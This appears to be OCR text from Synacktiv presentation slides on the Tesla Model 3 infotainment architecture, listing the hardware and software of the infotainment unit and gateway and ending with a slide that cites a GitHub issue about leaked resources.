
Hardware



SYNACKTIV

Model 3 – ICE Architecture


Hardware



SYNACKTIV

Model 3 – ICE Architecture


Hardware



SYNACKTIV

Model 3 – ICE Architecture


Hardware



SYNACKTIV

Model 3 – ICE Architecture


Hardware



SYNACKTIV

Model 3 – ICE Architecture

Hardware



SYNACKTIV

Model 3 – ICE Architecture


Software

Infotainment	Gateway
X64 Intel Atom	PowerPC e200 in VLE mode
OS: Linux 4.14	OS: based on FreeRTOS
Highly customized buildroot system	
Boots on eMMC / SPI	Boots on internal flash / SDcard / tftp

SYNACKTIV

Model 3 – ICE Architecture

Ethernet Network



SYNACKTIV

Model 3 – ICE Resources

Leak

Open **Update on Tesla stuff** #6

lewurm opened this issue on 2 Jan 2020 · 37 comments

A little something

Maybe you can do something useful with that:

